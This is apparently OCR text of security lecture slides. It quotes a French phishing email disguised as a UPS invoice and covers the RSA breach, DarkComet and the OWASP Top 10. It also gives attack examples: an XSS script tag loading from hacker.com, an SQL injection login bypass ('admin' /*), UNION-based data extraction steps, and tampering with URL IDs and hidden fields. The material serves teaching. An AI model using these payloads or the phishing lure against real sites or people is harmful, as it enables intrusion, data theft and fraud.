From: info.vergnier@impots.gouv.fr [mailto:ojiuxglk4us8jyu@s465261331.onlinehome.us]
Sent: mardi 7 mai 2013 13:58
To:
Subject: Facture n° 51700141 (derniere relance) (UPS)

Bonjour,

Suite à notre conversation téléphonique, veuillez trouver ci-joint la facture n° 51700141.
Vous pouvez la visualiser en cliquant ICI.
Nous ne pouvions pas joindre le fichier PDF du fait que notre logiciel UPS génère les factures automatiquement.
Merci de la traiter dans les plus brefs délais.


Cordialament.

Louis Vergnier

United Parcel Service France S.N.C.
Siège social
460 Rue du Valibout
78370 Plaisir
France
Tél.: 0821-233-007 (0,12€/min + surcoûts éventuels selon opérateurs)

RSA

- March 2011, 4 employees of RSA (EMC) received the following message:



F-Secure

RSA

- The Flash object used a 0day exploit to launch a program called Poison Ivy

- Poison Ivy would connect to a control and command machine (good.mincesur.com) and give full control of the victim machine

RSA

- With a foothold in a few machines they were able to explore the internal network of RSA

- They were able to steal the secrets that are used to seed the RSA tokens

- In may 2011 they used these secrets to try to break into Lockheed Martin

Démonstration: Dark Comet

Computer spyware is newest weapon in Syrian conflict

By **Ben Brumfield**, CNN
February 17, 2012 -- Updated 2141 GMT (0541 HKT) | Filed under: **Web**

CNN

Feb 23

DarkComet Surfaced in the Targeted Attacks in Syrian Conflict

7:24 pm (UTC-7) | by Kevin Stevens and Nart Villeneuve (Senior Threat Researchers)

5. Attacks on web sites

- The OWASP Top 10 project documents the 10 most prevalent vulnerabilities in web applications
  www.owasp.org

OWASP Top 10 2017
A1:2017 – Injection
A2:2017 – Broken Authentication and Session Management
A3:2013 – Sensitive Data Exposure
A4:2017 – XML External Entity (XXE) [NEW]
A5:2017 – Broken Access Control [Merged]
A6:2017 – Security Misconfiguration
A7:2017 – Cross-Site Scripting (XSS)
A8:2017 – Insecure Deserialization [NEW, Community]
A9:2017 – Using Components with Known Vulnerabilities
A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]


Les sites piratés en suisse

Date	Notifier	H	M	R	L	★	Domain
2018/02/14	GeNErAL		M	R			ultramagazine.ch/by.htm
2018/02/14	GeNErAL			R			ultragalerie.ch/by.htm
2018/02/13	darkshadow-tn		M	R			www.serenityblue.ch/spy.html
2018/02/12	Im53664		M				www.leon05.ch/iranian.html
2018/02/12	Im53664		M				www.wey-design.ch/Iranian.html
2018/02/12	Im53664		M				www.moonlightkrippe.ch/iranian...
2018/02/12	Im53664		M				www.biancastanzschule.ch/Irani...
2018/02/12	Im53664		M	R			www.xdome.ch/Iranian.Html
2018/02/12	Im53664		M	R			www.ithub.ch/Iranian.Html
2018/02/12	Im53664		M				www.fundort.ch/Iranian.Html
2018/02/12	Im53664		M	R			www.corjo.ch/Iranian.html
2018/02/12	Im53664		M	R			www.cincera.ch/Iranian.html
2018/02/12	Im53664		M	R			www.brokerpartner.ch/Iranian.html
2018/02/12	Im53664		M	R			www.1-zu-1.ch/iranian.html
2018/02/12	Im53664			R			www.bode-baeckerei.ch/Iranian....
2018/02/12	./Sandy.Npazone		M				designheld.ch/ler.php
2018/02/12	./Sandy.Npazone		M				priskar.ch/ler.php
2018/02/12	./Sandy.Npazone		M				kunsthelden.ch/ler.php
2018/02/12	./Sandy.Npazone						holzheld.ch/ler.html
2018/02/12	chinafans						www.atelierblam.ch/o.htm
2018/02/10	alqwat	H	M				lestrefles.ch

Cross Site Scripting


- If the inputs of a form are inserted as-is into to web page, we can inject HTML or JavaScript code
- We can display fake news, a fake login form or steal the session cookie
- The injected code can be provided by another set (hence cross-site)
  - <script src="http://www.hacker.com/hack.js">
- To carry out the attack we can send a manipulated URL to the victim (reflexive XSS) or maybe we can inject the script permanently into the page (stored XSS)

XSS: example


www.villagevoice.com/search?keyword="><script>alert(documen
Search
MENU
VOICE
SIGN UP
LOG IN
SEARCH RESULTS FOR "">"
New Search:
("Vulnerable au XSS\n"+
ALL (9)
IDEOS (0)
Vulnerable au XSS
_cb_ls=1; _chartbeat2=DiB5eoBLlVVqBEzkI1.1456222214910.1456222258777.1;
_ga=GA1.2.1178504224.1456222219; _gat=1; MVN[sid]=3e194841fa458efdcc84da070f008890
OK
ARTICLE
Robert Christgau
2 years ago by Sound of the
In 1971, the Voice hosted what music editor Robert Christgau then dubbed "the first and last annual Pazz & Jop Critics Poll,"
receiving 84 ballots (of which only 39 came from what he described as "legitimate critics," or "human beings with more access
to print media than a lonely attack...
, PAZZ & JOP
ARTICLE
Q&A: C. Spencer Yeh On Self-Definition, The Perils Of Sequencing, And Going Semi-Indie
4 years ago by Raymond Cummings
Tonight, the prolix, improvisation-happy Ohioan C. Spencer Yeh will play a set with cellist Okkyung Lee and pianist Magda
Mayas at the Knitting Factory. And while there's no way to predict what his set might sound like, it's a fair bet that it'll differ from
the two shows he played...
DANCE MUSIC, INTERVIEWS

Hacking the hackers

- User ID = <img src="http://www.osq.ch/xxx27.gif">




```
[Sat Apr 29 08:54:48] [error] [client 86.127.95.92]
File does not exist: /home/httpd/vhosts/osq.ch/httpdocs/xxx27.gif,
referer: http://4x.ro/_readmail?id=
        BNhVfIaVO8pSNKwDvHux9HYP1Av2G1KyNLXY20060429095349&
        uid=116&type=text&displaymail=yes
```

SQL injection

- When an SQL request is built from user inputs, there can be interesting side effects
- Example login request::

Select **Pseudo** from **t_user** where **Pseudo**='<name input>'
and **Passe**='<password input>'

SQL injection

- If name is toto and password maison, we get:

  Select **Pseudo** from **t_user** where **Pseudo**= 'toto' and **Passe**='maison'


- If name is admin' /* we get:

  Select **Pseudo** from **t_user** where **Pseudo**='admin' /*' *and Passe*='*maison*'

- We can authenticate as admin without knowing the password !

Data extraction

- catid=2



Modification of the request

- catid=2 test

error near 'test order by catfullname' at line 1

Find a table name

- catid=2 union select foo from test /*

table 'blablabla.test' doesn't exist

Find a column name

- catid=2 union select foo from user /*

unknown column 'foo' in field list


The correct number of columns

- catid=2 union select name from user /*


The used SELECT statements have different number of columns

The result

- catid=2 union select 1,2,3,email,name,6,pass,8,..



http://xkcd.com/327



- Sanitze your database inputs !

RLY?

Ashley Madison

- «Life is short, have an affair»®
- July 15th 2015, «Impact Team» threatens to publish the identity of the users if the site is not put off-line
- Information about 37 million users are published
  - Name, e-mail, phone, credit card number
- AM did no verify e-mail addresses (anybody can register your e-mail) but charged $19 for deletion of accounts
  - The “deleted” data was also published!
- Passwords where hashed with bcyrpt: only the simplest password where cracked

Broken access control

- URL contains a direct reference to an employee:
  - http://www.pom.ch/display_salary.asp?id=453427
  - By changing the parameter, we can see other users salaries!

- Sometimes the parameter is in a hidden field:

```
<input type="hidden« name="Currency" value="CHF">
<input type="hidden" name="OrderTotal" value="79.90">
```

Conclusions

